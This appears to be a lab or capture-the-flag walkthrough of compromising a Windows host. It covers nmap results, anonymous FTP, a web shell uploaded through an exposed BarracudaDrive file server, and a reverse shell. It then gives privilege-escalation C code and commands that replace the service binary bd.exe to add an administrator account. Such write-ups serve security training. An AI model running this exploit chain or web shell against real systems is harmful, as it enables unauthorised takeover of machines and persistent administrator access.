Nmap
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3306/tcp open  mysql         MariaDB 10.3.24 or later (unauthorized)
8000/tcp open  http-alt      BarracudaServer.com (Windows)
| http-methods:
|   Supported Methods: OPTIONS GET HEAD PROPFIND PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK POST
|_  Potentially risky methods: PROPFIND PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
|_http-server-header: BarracudaServer.com (Windows)
| http-webdav-scan:
|   Server Date: Tue, 15 Sep 2026 00:42:37 GMT
|   Server Type: BarracudaServer.com (Windows)
|   WebDAV type: Unknown
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3306/tcp open mysql
5040/tcp open unknown
8000/tcp open http-alt
19124/tcp filtered unknown
29694/tcp filtered unknown
30021/tcp open unknown
33033/tcp open unknown
44330/tcp open unknown
45332/tcp open unknown
45443/tcp open unknown
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
49669/tcp open unknownPORT STATE SERVICE VERSION
5040/tcp open unknown
30021/tcp open ftp FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp 536 Nov 03 2020 .gitignore
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 app
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 bin
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 config
| -r--r--r-- 1 ftp ftp 130 Nov 03 2020 config.ru
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 db
| -r--r--r-- 1 ftp ftp 1750 Nov 03 2020 Gemfile
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 lib
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 log
| -r--r--r-- 1 ftp ftp 66 Nov 03 2020 package.json
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 public
| -r--r--r-- 1 ftp ftp 227 Nov 03 2020 Rakefile
| -r--r--r-- 1 ftp ftp 374 Nov 03 2020 README.md
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 test
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 tmp
|_drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 vendor
|_ftp-bounce: bounce working!
| ftp-syst:
|_ SYST: UNIX emulated by FileZillaEnumeration
| Port | Service | Comments |
|---|---|---|
135 | RPC | We’ll revisit later if necessary |
139/445 | SMB | Access denied |
3306 | MySQL | No credentials at the moment |
8000 | Barracuda Server | Likely our vector |
| 30021 | FileZilla FTP | Anonymous access granted, will investigate files |
| 45332 | A site | We eventually discover that this is an xampp web server |
We grab some notable files from the FTP server. Found nothing of note.
Barracuda Server will likely be our attack vector. When we first visit the page, we are asked to create an admin user.
Info
Barracuda Server has an Insecure Folder Permissions vulnerability. If we can replace a certain
bd.exefile on the Windows host, we can escalate our permissions.


There is a Web-File-Server on the page that we will investigate.

It appears that the entire C:\ Drive is accessible.

We can go ahead and grab local.txt.


If we can find the web root, we can upload a php web shell and use it to spawn a reverse shell. The xampp directory is probably the web root.


We upload a web shell and navigate there. It will be the site on port 45332 that we discovered earliier.


We know this is a windows host, so I will use a base64 encoded powershell payload.
Privilege Escalation
Back to BarracudaDrive. Based on the exploit we identified earlier, we just need to create a malicious bd.exe file, and then replace it on the target.
#1.  Create low privileged user & change to the user
## As admin
C:\>net user lowpriv Password123! /add
C:\>net user lowpriv | findstr /i "Membership Name" | findstr /v "Full"
User name                    lowpriv
Local Group Memberships      *Users
Global Group memberships     *None

#2.  Move the Service EXE to a new name
C:\bd>whoami
desktop\lowpriv
C:\bd>move bd.exe bd.service.exe
        1 file(s) moved.

#3.  Create malicious binary on kali linux
## Add Admin User C Code
   kali# cat addAdmin.c
     int main(void){
     system("net user boku mypassword /add");
     system("net localgroup Administrators boku /add");
     WinExec("C:\\bd\\bd.service.exe",0);
    return 0;
    }

## Compile Code
   kali# i686-w64-mingw32-gcc addAdmin.c -l ws2_32 -o bd.exe

#4. Transfer created 'bd.exe' to the Windows Host

#5. Move the created 'bd.exe' binary to the 'C:\bd\' Folder
C:\bd>move C:\Users\lowpriv\Downloads\bd.exe .

#6. Check that exploit admin user doesn't exit
C:\bd>net user boku
The user name could not be found

#6. Reboot the Computer
C:\bd>shutdown /r

#7. Login & look at that new Admin
C:\Users\lowpriv>net user boku | findstr /i "Membership Name" | findstr /v "Full"
User name                    boku
Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
What the exploit does not tell us is that we have to include a couple of libraries at the top:
#include <stdlib.h>  // Required for system()
#include <windows.h> // Required for WinExec()
We compile:


Navigating to the bd directory:
Renaming the file:
move bd.exe bd.service.exe
Uploading the malicious file:

Rebooting:
shutdown /r
We lose our shell, wait a minute or so, and then run our reverse shell payload again to reestablish the shell. Now we can test that the admin boku user was created.

I am also going to do the privesc a different way, since it is a pain to use the runas command with a limited shell. In a real life engagement, the original method is preferable because it establishes persistence. But in this case, a reverse shell is convenient.
Making the executable:


We shutdown like before and wait for a hit on our listener.
And just like that, we are nt authority/system!
☠️ Done! ☠️